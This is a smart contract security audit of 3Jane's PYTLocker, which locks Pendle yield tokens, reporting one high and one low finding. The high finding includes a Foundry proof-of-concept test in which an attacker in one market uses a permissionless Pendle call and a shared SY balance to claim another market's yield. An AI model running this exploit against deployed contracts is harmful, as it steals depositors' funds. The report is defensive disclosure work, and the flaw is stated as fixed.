yAudit

May 2026

Prepared for
3Jane

Audited by
Fedebianlu
Panda

3Jane PYTLocker Security Review

Smart Contract Security Assessment

Contents

1 Review Summary **2**
1.1 Protocol Overview . . . 2
1.2 Audit Scope . . . 2
1.3 Risk Assessment Framework . . . 2
1.3.1 Severity Classification . . . 2
1.4 Key Findings . . . 3
1.5 Overall Assessment . . . 3

2 Audit Overview **3**
2.1 Project Information . . . 3
2.2 Audit Team . . . 3
2.3 Audit Timeline . . . 3
2.4 Audit Resources . . . 3
2.5 Critical Findings . . . 5
2.6 High Findings . . . 5
2.6.1 Shared SY balances can be credited to the wrong YT market . . . 5
2.7 Medium Findings . . . 6
2.8 Low Findings . . . 6
2.8.1 Direct asset inflows are ignored by harvest accounting and cannot be swept 6
2.9 Gas Savings Findings . . . 8
2.10 Informational Findings . . . 8

1 Review Summary

1.1 Protocol Overview

PYTLocker permanently locks Pendle Yield Tokens and distributes harvested yield to depositors using reward-per-share accounting.

1.2 Audit Scope

This audit covers 1 smart contract totaling approximately 155 lines ofSolidity code across 2 days of review.

```
src/jane
└── PYTLocker.sol
```

1.3 Risk Assessment Framework

1.3.1 Severity Classification

Severity	Description	Potential Impact
Critical	Immediate threat to user funds or protocol integrity	Direct loss of funds, protocol compromise
High	Significant security risk requiring urgent attention	Potential fund loss, major functionality disruption
Medium	Important issue that should be addressed	Limited fund risk, functionality concerns
Low	Minor issue with minimal impact	Best practice violations, minor inefficiencies
Undetermined	Findings whose impact could not be fully assessed within the time constraints of the engagement. These issues may range from low to critical severity, and although their exact consequences remain uncertain, they present a sufficient potential risk to warrant attention and remediation.	Varies based on actual severity
Gas	Findings that can improve the gas efficiency of the contracts.	Increased transaction costs
Informational	Code quality and best practice recommendations	Reduced maintainability and readability

Table 1: severity classification

1.4 Key Findings

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	1
Medium	0
Low	1
Informational	0



Figure 1: Distribution of security findings by impact level

1.5 Overall Assessment

The reviewed contract is compact and generally straightforward, but it has meaningful integration risk because multiple Pendle markets, SY balances, payout assets, and market-specific redemption semantics are multiplexed through a single contract.

2 Audit Overview

2.1 Project Information

Protocol Name: 3Jane
Repository: https://github.com/3jane-protocol/moneymarket-contracts
Commit Hash: 67fab0a55a63a5bdabb4fa0768694d398ab26476
Commit URL: https://github.com/3jane-protocol/moneymarket-contracts/commit/67fab0a55a63a5bdabb4fa0768694d398ab26476

2.2 Audit Team

Fedebianlu, Panda

2.3 Audit Timeline

The audit was conducted from May 13 to 14, 2026.

2.4 Audit Resources

- Source code in src/jane/PYTLocker.sol
- Pendle docs

Category	Mark	Description
Access Control	Excellent	Centralized owner actions remain important for PYTLocker market onboarding, market caps, and sweep behavior.
Mathematics	Excellent	The core reward-per-share accounting is simple and includes remainder handling
Complexity	Good	The contract is small, but PYTLocker combines custody and accounting for multiple externally-defined Pendle markets in one contract, which increases integration complexity and makes market isolation important.
Libraries	Excellent	The contract relies on OpenZeppelin primitives for ownership, safe transfers, math, and reentrancy guards.
Decentralization	Excellent	The owner can configure supported YT markets, set market caps, and sweep non-protected tokens.
Documentation	Excellent	The code includes clear inline documentation for the core PYTLocker flow.
Testing and verification	Good	The repository includes unit, fork, and invariant tests for PYTLocker. However, the existing handler and mocks primarily model 1:1 SY behavior and do not fully cover real Pendle edge cases such as shared SY balances, non-1:1 wrappers, and rebasing payout assets.

Table 2: Code Evaluation Matrix

2.5 Critical Findings

None.

2.6 High Findings

2.6.1 Shared SY balances can be credited to the wrong YT market

Technical Details

`addMarket()` stores a per-YT SY `address` but does not enforce that each SY is unique across `markets`. During `_harvest()`, the contract calls `redeemDueInterestAndRewards` for the requested YT and then redeems the full `IERC20(m.sy).balanceOf(address(this))` amount, rather than only the SY amount produced by that call.
`IPendleYT.redeemDueInterestAndRewards()` is permissionless: any external caller can invoke it with `user = address(pytLocker)` and force that YT to send the locker's pending interest into the locker as SY. This bypasses `PYTLocker._harvest` entirely, so no PYTLocker accounting is updated, no PYTLocker event is emitted, and the locker simply observes a raw SY balance increase it cannot attribute to a market.
If two enabled markets share the same SY, which is a valid Pendle configuration when multiple maturities are created for the same underlying SY, a subsequent `harvest()` on the other market reads the contract-wide SY balance, redeems it in full, and credits the wrong YT's `accYieldPerToken`. The attack requires no privileged access and no interaction with `PYTLocker` before the final harvest.

Proof of Concept

```
function test_poc() public {
    address victim = makeAddr("pyt-victim");
    address attacker_ = makeAddr("pyt-attacker");

    PYTLocker pytLocker = new PYTLocker(address(this));
    ERC20Mock payoutAsset = new ERC20Mock();
    AudithorMockSY sharedSy = new AudithorMockSY(payoutAsset);
    AudithorMockYT ytA = new AudithorMockYT(sharedSy);
    AudithorMockYT ytB = new AudithorMockYT(sharedSy);

    pytLocker.addMarket(address(ytA));
    pytLocker.addMarket(address(ytB));

    ytA.setBalance(victim, 100e18);
    ytB.setBalance(attacker_, 100e18);

    vm.startPrank(victim);
    ytA.approve(address(pytLocker), 100e18);
    pytLocker.deposit(address(ytA), 100e18);
    vm.stopPrank();

    vm.startPrank(attacker_);
    ytB.approve(address(pytLocker), 100e18);
    pytLocker.deposit(address(ytB), 100e18);
    vm.stopPrank();
```

```
    // Attacker step executed outside PYTLocker. Anyone can call this directly on Pendle:
    // it pushes YT_A's pending interest into the locker as SY, with no PYTLocker accounting.
    ytA.setPendingInterest(address(pytLocker), 100e18);
    ytA.redeemDueInterestAndRewards(address(pytLocker), true, false);

    assertEq(sharedSy.balanceOf(address(pytLocker)), 100e18, "YT_A direct redemption should leave shared SY in locker");
    assertEq(pytLocker.accYieldPerToken(address(ytA)), 0, "YT_A accounting was not updated by direct redemption");

    pytLocker.harvest(address(ytB));

    assertEq(pytLocker.accYieldPerToken(address(ytA)), 0, "YT_A still receives no accounting credit");
    assertEq(pytLocker.accYieldPerToken(address(ytB)), 1e18, "YT_B is credited with YT_A interest through the shared SY balance");
    assertEq(pytLocker.claimable(address(ytB), attacker_), 100e18, "attacker in YT_B can claim YT_A yield");

    vm.prank(attacker_);
    pytLocker.claim(address(ytB));
    assertEq(payoutAsset.balanceOf(attacker_), 100e18, "attacker receives the misattributed asset yield");
}
```

Impact

High. Depositors in one YT market can receive yield generated by another YT market, while the rightful market's depositors lose claimable rewards. If shared-SY `markets` are supported, an attacker positioned in one market may steal accrued yield from another market.

Recommendation

Ensure each YT market has a unique Pendle address that holds its YT and receives its SY interest. This can be implemented by deploying a dedicated market contract per YT through a factory/proxy pattern.

Developer Response

Fixed. Code has been changed to have a single market per contract here.

2.7 Medium Findings

None.

2.8 Low Findings

2.8.1 Direct asset inflows are ignored by harvest accounting and cannot be swept

Technical Details

`PYTLocker._harvest()` measures newly harvested yield with an asset balance delta. It snapshots `beforeBal`, calls Pendle, redeems the full SY balance into `asset`, and credits only `afterBal - beforeBal` to `accYieldPerToken`:

```
uint256 beforeBal = IERC20(asset).balanceOf(address(this));

IPendleYT(yt).redeemDueInterestAndRewards(address(this), true, true);

uint256 syBal = IERC20(sy).balanceOf(address(this));
if (syBal > 0) {
    IPendleSY(sy).redeem(address(this), syBal, asset, 0, false);
}

uint256 gained = IERC20(asset).balanceOf(address(this)) - beforeBal;
```

This correctly captures normal YT interest that arrives as SY, including SY that was externally pushed into the locker before harvest: `_harvest()` later redeems the existing SY balance after the asset snapshot, so the resulting asset delta is included in `gained`.
However, direct `asset` inflows that arrive before `_harvest()` are already included in `beforeBal`. They are therefore ignored by `gained`, never added to `accYieldPerToken`, and cannot be distributed by `claim()`.
The locker also prevents owner recovery of direct `asset` inflows. It sets `asset` to `IPendleSY(sy).yieldToken()`, and `sweep()` rejects that token:

```
if (token == yt || token == sy || token == asset) revert CannotSweepProtectedToken();
```

This affects manual transfers, airdrops, or incentive distributions sent directly as `asset`. It also affects Pendle rewards only in the specific case where one of the YT reward tokens equals `asset` and the rewards are redeemed outside `_harvest()` through `redeemDueInterestAndRewards(address(locker), false, true)`. Pendle rewards are otherwise intentionally handled separately through `sweep()` and Merkle distribution.

Impact

Low. Extra value sent directly as `asset` to the locker can become stuck and undistributable. Users cannot claim it through `claim()`, and the owner cannot recover it with `sweep()` because `asset` is protected.

Recommendation

If direct `asset` incentives should be supported, add an explicit privileged accounting path that credits existing excess `asset` balance into `accYieldPerToken`, or otherwise recovers it through a controlled distribution flow.

Developer Response

Acknowledged. For our initial use case, `asset` should never be received through non-harvest flows. We are willing to accept this limitation, as we believe more complex accounting or management overrides would add complexity and footguns.

2.9 Gas Savings Findings

None.

2.10 Informational Findings

None.

3Jane PYTLocker Security Review

Completed 2026-05-14